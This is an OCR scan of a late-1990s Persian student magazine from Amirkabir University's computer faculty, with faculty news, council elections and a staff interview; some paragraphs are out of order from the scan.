



# دانشگاه صنعتی امیرکبیر

نشریه دانشجویان کامپیوتر  
دانشگاه صنعتی امیرکبیر

## زمستان ۷۷



# به نام پروردگار

<b>سر دبیر:</b>	سوخن نخست ..... ۳
سوده فاضلی	اخبار ..... ۴
<b>قائم مقام سر دبیر:</b>	آن گوشه دری است ..... ۸
میثم اقراز	گزارش: دوره های معادل ..... ۱۲
<b>تحریریه:</b>	ویندوز NT ..... ۱۹
علی حاجی زاده مقدم	مباحثی در ++C ..... ۲۰
آرش سیف هاشمی	مبانی شبکه ..... ۲۴
حامد شیبانی راد	تقسیم بندی سخت دیسک ..... ۲۷
شهرام گوهردهی	پورتها ..... ۳۰
سید احسان لواسانی	پویش پاسخ می دهد ..... ۳۵
<b>طراح:</b>	ویروس بوا ..... ۴۰
محسن ظریفیان	آخرین سوشیانت ..... ۴۹
<b>با تشکر از:</b>	با دکتر صاحب الزمانی ..... ۵۰
هومن آتشبار،	آدمی در تیغ ..... ۵۴
علی اکبر آخوندی، علی اژدری راد،	آقای امید ترابی لطفاً ..... ۵۷
الهام باوقای حقیقی، علی بخت همت،	شعر زندگی است ..... ۵۸
علیرضا بذرافشان، محمد حسن بذرکار،	برگی از یک کتاب ..... ۶۱
نرگس بطحاییان، امیر حسین پی براه،	نوشته های پراکنده ..... ۶۲
امید ترابی، معصومه جباری فر،	پنجره ..... ۶۴
فناطمه رحیمیان، افشین رسولی،	
لیلا شمشیری خامنه، مهسا صابر،	
ابوالفضل غلامرضایی، فرید فراهانی راد،	
علیرضا قدرتی، سید حامد قنادپور،	
راحیل گوناوی، حمیدرضا مختاریان،	
نسیم ناجی، احد هراتی	
... و همه دوستانی که به نوعی	
مارا در این شماره یاری دادند.	
<b>و با سپاس فراوان از:</b>	
دکتر همایون پور	
دکتر صاحب الزمانی	
آقای فراهانی	

«به قصد سر مقاله»

از لای در نیمه باز سایت پوش مصنوعی نیم نگاهی به داخل انداختم. شرایط به گونه بود که تصویر می‌گردد؛ هر کدامشان سر به کاری فرو بود. یکی تصحیح می‌کرد، دیگری اصلاحات را تایپ می‌کرد، آن یکی هم حتماً تا دانشکده مکانیک می‌دوید و برپیت مجدد تهیه می‌کرد، آن طرف تر بهم کسی طرحها را این مطالب جاسازی می‌کرد؛ چند نفری بهم بودند که در اخوات مجله‌ی مکاشفه می‌کردند. بادم آمد پوش همیشه همین گونه منتشر می‌شده و اهالی آن در روزهای واپسین پیش از انتشار همواره به چنین احوالاتی دچار بوده‌اند.

از اینکه پوشمندان خود را باز نشسته کرده بودم احساس خوبی داشتم اما خوشتر آن بود که می‌دیدم پوش به اهلس واکدار شده. با خودم گفتم: اصلاً صاحبان کونونی از ما اهل ترند که ما مشروطیم می‌شویم و اینها نمی‌شوند، ما کلاسها را چند دهه می‌کردیم، اما اینها یاد گرفته‌اند چگونه بهم درس بخوانند بهم کاری چنان طاقت فرسا را چنین آبرومندان به انجام رسانند پس زیر لب گفتم: اینها اهل ترند انکار که حواسشان را معشوش کرده باشم، نیم نگاهی به من انداختند (فقط همین!).

از اینکه فرصت و رغبت تا شایم را نداشتند راضی بودم آخر آن روز چهره ام، عجیب مرموزی نمود که حیا شومی در سر کتبه بودم، پس داخل شدم.

به نسخه نهایی نشریه دست یافتیم. حدس صحیح بود: سر مقاله هنوز آماده نشده بود. معمولاً پوشی‌ها سر مقاله را برای حرفهای مهمشان در نظر می‌گیرند. حرفهایی از دلشان برای خوانندگان و نیز مطابق معمول سر مقاله، واپسین مقاله نشریه است. چرا که انتخاب از میان انبوه حرفها و در دل‌ها اضافه کار صعبی است. اطرافم را زیر کانه واری کردم. شرایط مناسب بود پس بلافاصله متن مرموزی را از کیفم در آوردم و روی نسخه نهایی گذاشتم و به بیان روانی که داخل شده بودم خارج شدم تا مشتاقانه انتشار پوش را به انتظار بنشینم!

«پوشی سابق»


به عنوان مسئولین پویش کار خواهند نمود. این اعضا عبارتند از:

- ۱- سوده فاضلی (سر دبیر) ۲- میثم افراز (قائم مقام سر دبیر) ۳- شهرام گوهردهی (دبیر بخش فرهنگی) ۴- حامد شیبانی راد (دبیر بخش علمی)
- ۵- آرش سیف هاشمی (دبیر بخش صنفی) ۶- علی حاجی زاده مقدم (نماینده هیأت مشورتی) ۷- احسان لواسانی (نماینده هیأت مشورتی) ۸- فاطمه رحیمیان (نماینده شورای صنفی در پویش)

□ پویش در اینجا برای تودش و انضام بدیدش آرزوی موفقیت و کامیابی می‌نماید.

# اخبار

## پویش، مجله دانشکده ما



### \* اساسنامه پویش

بالاخره پس از جلسات و بحثهای متعدد و گفتگوهای مکرر، در آبان‌ماه امسال پیش نویس نهایی اساسنامه پویش بوسیله گردانندگان آن و با کمک اعضای قدیمیش تنظیم گشت و سپس در مجمع عمومی شورای صنفی دانشکده به رأی گذاشته شد و با رأی اکثریت دانشجویان دانشکده به تصویب نهایی رسید. بنابر این اساسنامه، پویش یک فصل نامه است و از بخشهای فرهنگی، علمی و صنفی تشکیل گشته است که هر بخش به طور مستقل مقالات خودش را تهیه می‌نماید. مسئولین هر بخش سالانه بوسیله انتخابات تعیین می‌شوند. هیأت تحریریه پویش از مسئولین این بخشها، سر دبیر و دو نفر از اعضای قبلی پویش به عنوان نمایندگان هیأت مشورتی تشکیل شده است. با تصویب این اساسنامه امید آن می‌رود که پویش نیز بتواند خودش را نهادینه نماید و در بهبود وضع کیفی خود گامهای بلندی را بردارد.

### \* پویش با کادر جدید

تغییر اساسی دیگری که در پویش رخ داده است، اعضای جدید آن می‌باشد که تا انتخابات بعدی

### \* پویش در جشنواره مطبوعات دانشجویی

نخستین جشنواره نشریات دانشجویی از ۹ تا ۱۱ آبان‌ماه امسال در دانشگاه تهران برگزار گردید. در این جشنواره که ۲۶۰ نشریه از ۳۵۰ نشریه دانشجویی موجود در کشور فعالیت داشتند دانشگاه صنعتی امیرکبیر ۲۷ نشریه بیشترین تعداد نشریات را در سراسر کشور به خود اختصاص داد. پویش نیز به نوبه خود در غرفه دانشگاه امیرکبیر شرکت نمود و با استقبال فراوان روبرو گشت به طوری که چاپ دوم هفت شماره پویش و سه ویژه نامه آن به اتمام رسید و جالب آنکه چاپ سوم بعضی از شماره‌های آنهم نایاب! گشت و تعدادی نیز پیش فروش شد.



پویش در این جشنواره عنوان "تنها نشریه دارای CD

جدی تعیین شود. این موضوع باعث نگرانی همه از جمله مسؤولین انتخابات و نیز اعضای دوره‌های قبلی شورا گشت و باعث شد تا آنها اسامی عده‌ای از دانشجویان را بدون اطلاع آنها به عنوان کاندیدا به انجمن اسلامی رد نمایند به آن امید که این افراد خودشان هم برای کاندیدا شدن راضی شوند. با این وجود باز هم تقریباً تمامی این افراد زمزمه انصراف از کاندیدایی را بر لب داشتند و زیر بار گران کاندیدایی نمی رفتند. اوضاع به همین گونه بود تا درست یک روز مانده به جلسه معارفه کاندیداهای شورا در نشست اضطراری که با حضور عده‌ای از اعضای شورای صنفی قبلی و کاندیداهای راضی و ناراضی برگزار گشت. در آنجا پس از بحث و گفتگو بالاخره تعدادی از افراد ناراضی پذیرفتند که به جمع راضیان بپیوندند و عزم خود را برای ورود به شورا جزم نمایند و در هرچه داغ‌تر کردن تنور انتخابات بکوشند.

### \* ائتلاف بزرگ

اما دیگر موضوعی که امسال برای اولین بار در انتخابات شورای صنفی شاهد آن بودیم شکل‌گیری یک ائتلاف بین کاندیداها بود. در جلسه معارفه، ۷ نفر از کاندیداها اعلام نمودند که از آنجا که معتقدند که با یکدیگر هماهنگ‌تر از دیگران عمل می‌کنند، برای ورود به شورای صنفی با یکدیگر ائتلاف نموده‌اند و از دانشجویان خواستند که به همه آنها با هم رای دهند. دست آخر نیز نتیجه این شد که تقریباً تمامی اعضای این ائتلاف به شورا راه پیدا نمودند. این امر شاید نشانگر آن باشد که ائتلاف آنقدرها هم چیز دور از ذهن و بزرگی نیست و در یک اجتماع کوچک نیز می‌تواند مفید باشد.

### \* بازرسان شورا

امسال برای اولین بار شورای صنفی دانشکده تصمیم گرفت تا بندی از اساسنامه شوراها را که مدت‌ها بود فراموش شده بود عملی نماید: در دومین مجمع عمومی شورای صنفی در دیماه انتخابات بازرسان

شورای صنفی را به همراه خود داشت که با استقبال فراوان روبرو گشت.

در پایان جشنواره پویش عنوان "بهترین استفاده از طنز" را به خود اختصاص داد و به همین مناسبت تندیس نیز دریافت نمود. شایان ذکر است که نشریه "نقطه سر خط" دانشگاه صنعتی شریف به عنوان اولین مجله و نشریه "موج" به عنوان سومین نشریه انتخاب گشتند. نشریه "مجال" نیز عنوان بهترین نشریه صنفی را به خود اختصاص داد.

## اخبار شورای صنفی دانشکده

### \* انتخابات شورای صنفی

در آبان‌ماه امسال فعالیت شورای صنفی قبلی به دبیری آقای محمد مظاهری به پایان رسید و این شورا طی انتخاباتی جایش را به شورایی جدید واگذار نمود. اعضای شورای فعلی عبارتند از: ۱- فاطمه رحیمیان (دبیر شورا) ۲- علی حاجی‌زاده (رییس بخش مالی) ۳- حمیدرضا مختاریان (بخش علمی) ۴- مهسا صابر (روابط عمومی) ۵- امید ترابی (روابط عمومی) ۶- محمدرضا خجسته ۷- علی بخت‌همت اما باید گفت که انتخابات این دوره شورای صنفی دانشکده مان از جهاتی متفاوت از دیگر انتخابها بود. در این دوره، حتی تا آخرین روزهای مهلت ثبت نام کاندیداها، تعداد کاندید شده‌ها به حد نصاب نرسیده بود و بیم آن می‌رفت که دانشکده از انتخابات



شورای صنفی محروم گردد و یا شورای صنفی با ترکیبی ضعیف و ناهماهنگ و با رقابتی نه چندان

تشنه علم و یادگیری بتوانند برای آینده خود با دید بازتری تصمیم بگیرند. این نشست بسیار صمیمانه و داغ به همراه توضیحات و نصایح پدران و خاطرات و داستانهای زندگی اساتید محترم بیش از دو ساعت و چهل و پنج دقیقه به طول انجامید اما با این وجود بسیاری از حرفها و ناگفته‌ها به علت کمبود وقت همچنان ناگفته باقی ماند.


دومین جلسه اما، با حضور آقایان مهندس دست‌پاک و دکتر صادقیان با موضوع "درس خواندن و فعالیتهای دانشجویی" برگزار گردید. در این جلسه مطالب بسیاری درباره درس خواندن، مشکلات دانشجویان، رابطه اساتید و دانشجویان، فعالیتهای دانشجویی و انتظار استاد و دانشجو از یکدیگر و غیره گفته شد. نکته بسیار بارز این جلسه دقت و حوصله اساتید محترم برای شنیدن حرفهای دانشجویان و نظریات آنها درباره تدریس اساتید و نیز شرکت اکثر دانشجویان در بحث بود. این جلسه نیز با استقبال فراوان روبرو گشت و حدود ۳ ساعت به طول انجامید. اما در آخر باید گفت که تجربه این دو جلسه نشان داده است که اینگونه جلسات کمترین خاصیتشان شناخت و درک بهتر دانشجو و استاد از یکدیگر و به وجود آوردن رابطه‌ای صمیمانه بین آنها است و فرصتی است تا استاد و دانشجو فارغ از مسائل کلاس و درس با یکدیگر ارتباط داشته باشند.

## دانشجویان دوره معادل



در ابتدای سال جاری شاهد ورود عده‌ای تحت عنوان "دانشجوی معادل" به دانشکده‌مان بودیم. بنا به

شورا انجام گشت و به اتفاق آرا افراد زیر انتخاب گشتند: ۱- محمد مظاهری (۷۴) ۲- ابوالفضل غلامرضایی (۷۴) ۳- علیرضا بذرافشان (۷۴)




شایان ذکر است که وظیفه بازرسان نظارت بر کار اعضای شورا و تهیه گزارش از فعالیتهای آنها است و این امر تا به حال در دانشکده ما سابقه نداشته است و افراد فوق اولین بازرسان شوراهای صنفی دانشکده‌مان می‌باشند.

□ برای شورای صنفی آرزوی موفقیت می‌نماییم!


## جلسه گفتگو با اساتید

فعالیت جدید دیگری که امسال در دانشکده انجام گرفت، جلسات بحث و گفتگو با اساتید دانشکده بود



که تا به حال دو جلسه آن برگزار شده است. اولین جلسه با حضور آقایان دکتر اکبری و دکتر صاحب‌الزمانی با موضوع "تحصیل در خارج" انجام گشت. در این جلسه سعی شد که مزایا، معایب، مشکلات و شرایط تحصیلات در خارج از کشور برای دانشجویان شرح داده شود تا این دانشجویان


دست هم داده‌اند تا دانشجویان دانشکده کامپیوتر به همان دو کلاس ۱ و ۲ راضی باشند. آخرین خبرها حاکی از آن است که موضوع به اشتراک گذاشتن دانشکده برق برای دانشکده مهندسی پزشکی و کامپیوتر خوشبختانه منتفی شده است و قرار است که پس از انتقال کامل برقیها به ساختمان ابوریحان، پزشکی‌ها به دانشکده پلیمر منتقل گردند و کامپیوتریها (البته در آینده ای بسیار دورا) مالک بی رقیب دانشکده برق گردند. در حال حاضر دانشکده برق کلید اتاقهای اساتید را تحویل داده است و بزودی این اتاقها در اختیار اساتید ما قرار خواهند گرفت. در حالی که تا این تاریخ دانشکده برق کلید اتاقهای دیگر را تحویل نداده‌است. اما هنگامیکه از آقای دکتر همایون پور علت تاخیر این انتقال را پرسیدیم، ایشان مشکلات دانشکده برق را با دانشکده هوافضا و دانشگاه مطرح فرمودند. ظاهرا دانشکده ما مایل نیست که در مسائل دانشکده برق دخالت نماید و دانشگاه یا دانشکده برق را تحت فشار قرار دهد و معتقد است که باید با حفظ آرامش، بخاطر احترام به برقیها صبر نمود تا آنها مشکلاتشان را با دانشگاه حل نمایند.



پویش به نوبه خود برای دوستان برقی آرزوی موفقیت می‌نماید و هرچند که از تنگی جا به ستوه آمده است، سعی می‌کند که مشکلات آنها را درک کند. چه خوب است که بزقیها هم دانشکده ما و انبوه مشکلات ناشی از کمبود جایش را در نظر گیرند و مگر آنها چه می‌دانند که کامپیوتریها برای حل مشکلات آنها چه نذر و نیازهایی کرده‌اند....

گفته مسؤلان، دانشجویان فوق از طرق ادارات و مؤسسات دولتی برای تحصیل به دانشگاه معرفی گشته‌اند و همه آنها شاغل می‌باشند. برای ورود به این دانشگاه از این دانشجویان آزمونی (غیر از آزمون سراسری) به عمل آمده است و به غیر از آن، آنها موظفند برای تحصیل شهریه‌ای در حدود چهار میلیون تومان به دانشگاه پرداخت نمایند. بنابر گفته صریح مسؤلین امر، مدرک اعطایی به آنها از نوع "مدرک معادل" خواهد بود و با مدرک رسمی دانشگاه تفاوت خواهد داشت. قرار است که کلاسهای این دانشجویان از دانشجویان رسمی به کلی جدا باشد و هزینه دریافتی از آنها صرف بهینه ساختن دانشکده شود. ورود این عزیزان به دانشکده بازتابهای گوناگونی داشته است که در بخش گزارش به آنها پرداخته‌ایم.

## گروه فیلم



امسال گروه فیلم دانشکده نیز با جدیت زیادتری نسبت به گذشته شروع به کار نمود و فعالیتهايش را به طور منظم پی گرفت. از جمله کارهای آنها خرید چند نشریه سینمایی و نمایش فیلمهای زیر است: (۱) شجاع دل (۲) فارست گامپ (۳) نجات سرباز رایان (۴) نوبیت عاشقی (۵) دیوانه از قفس پرید (۶) کازابلانکا.

## دانشکده کامپیوتر: از ابوریحان و نساجی تا برق و مهندسی پزشکی

انتقال دانشکده ما به محل دانشکده مهندسی برق داستانی قدیمی است. انگار که همه شرایط دست به



# آن گوشه دری است ...

□ آقای فراهانی، نوبی هم که باشد دیگر نوبت شما است. لطفاً خودتان را معرفی کنید و سال تولدتان را بگویید.

□ به نام خدا، من اسم کوچکم محمد است ولی در فامیل به منصور معروف هستم. بچه تهران هستم، بچه قلهک. متولد ۱۳۳۱ هستم و حدوداً ۴۶ سال دارم. تحصیلاتم نیز ششم ابتدایی است.

□ چه سالی ازدواج کرده اید و چند تا بچه دارید؟

□ من در سال ۱۳۵۸ ازدواج کرده‌ام و دو بچه دارم: یک دختر ۱۰ ساله و یک پسر که حدود ۷ سالش است.

□ لطفاً از سابقه کاری‌تان بگویید، کی وارد دانشگاه شده‌اید و قبل از آن به چه کاری مشغول بوده‌اید؟

□ من قبیل از اینکه به دانشگاه بیایم کار آزاد داشتم که در رابطه با همین کارهای انتشاراتی و صحافی بوده است تا اینکه شانس یاری مان کرد و آمدم اینجا در خدمت دانشگاه که وجداناً از اول هم دوست داشتم که با یک سری جوان‌تر از خودم کار بکنم. درست است که تحصیلاتم خیلی بالا نبوده است ولی دوست داشتم که با کسانی سروکار

داشته باشم و زندگی‌م را بگذرانم که از نظر مدرک و تحصیلات از من بالاتر بوده‌اند. ورود من به دانشگاه در سال ۱۳۶۲ بود و در همان اول هم همین پست انتشارات را به من دادند. هنگامیکه من وارد دانشگاه شدم، در دانشکده ریاضی استخدام شدم که آن موقع دانشکده علوم پایه بود و من تازه در آن موقع فهمیدم که زندگی یعنی چه...

□ چه شد که یک دفعه فهمیدید که زندگی یعنی چه؟

□ همین که آمدم به کار شروع کردم و فعالیت دانشجویها و هیئت علمی و صمیمیت دانشجویها را دیدم، زندگی‌م زیر و رو شد و اصلاً از آن موقع به بعد جداً امیدوار به زندگی شدم و الان اگر کاری از دستم بریاید برای دیگران انجام خواهم داد. حالا کارمان مورد قبول بوده یا نبوده، نمی‌دانم. بالاخره از آن موقع با دانشجویها، هیئت علمی و کسانی بالاتر و پایین‌تر از خودم کار کرده‌ام و زندگی را گذرانده‌ام و الان دیگر زندگی را فهمیده‌ام و خطم را پیدا کرده‌ام و خطم این است که لااقل اگر می‌خواهم یادبودی از خودم باقی بگذارم و چیزی داشته باشم که به درد مردم بخورد همین کار کردم باشد والا ما دیگر چیز به درد بخوری نداریم. زندگی من یعنی همین....

□ آقای فراهانی، شما در جایی به سطح سواد و درک و فهم دانشجویان اشاره نمودید. به نظر می‌آید که شما زیاد شکسته نفسی می‌نمایید. می‌دانید، سواد علمی زیاد به سواد فکری ربطی ندارد و مادر این مورد از شما چیزهای بسیار خوبی دیده‌ایم و در برخوردها خیلی چیزها از شما یاد گرفته‌ایم.

□ بله، منظور من هم آنقدر از نظر علمی نبود. همینکه من فهمیدم

مصاحبه با  
آقای فراهانی

گروه صنفی  
پویشن



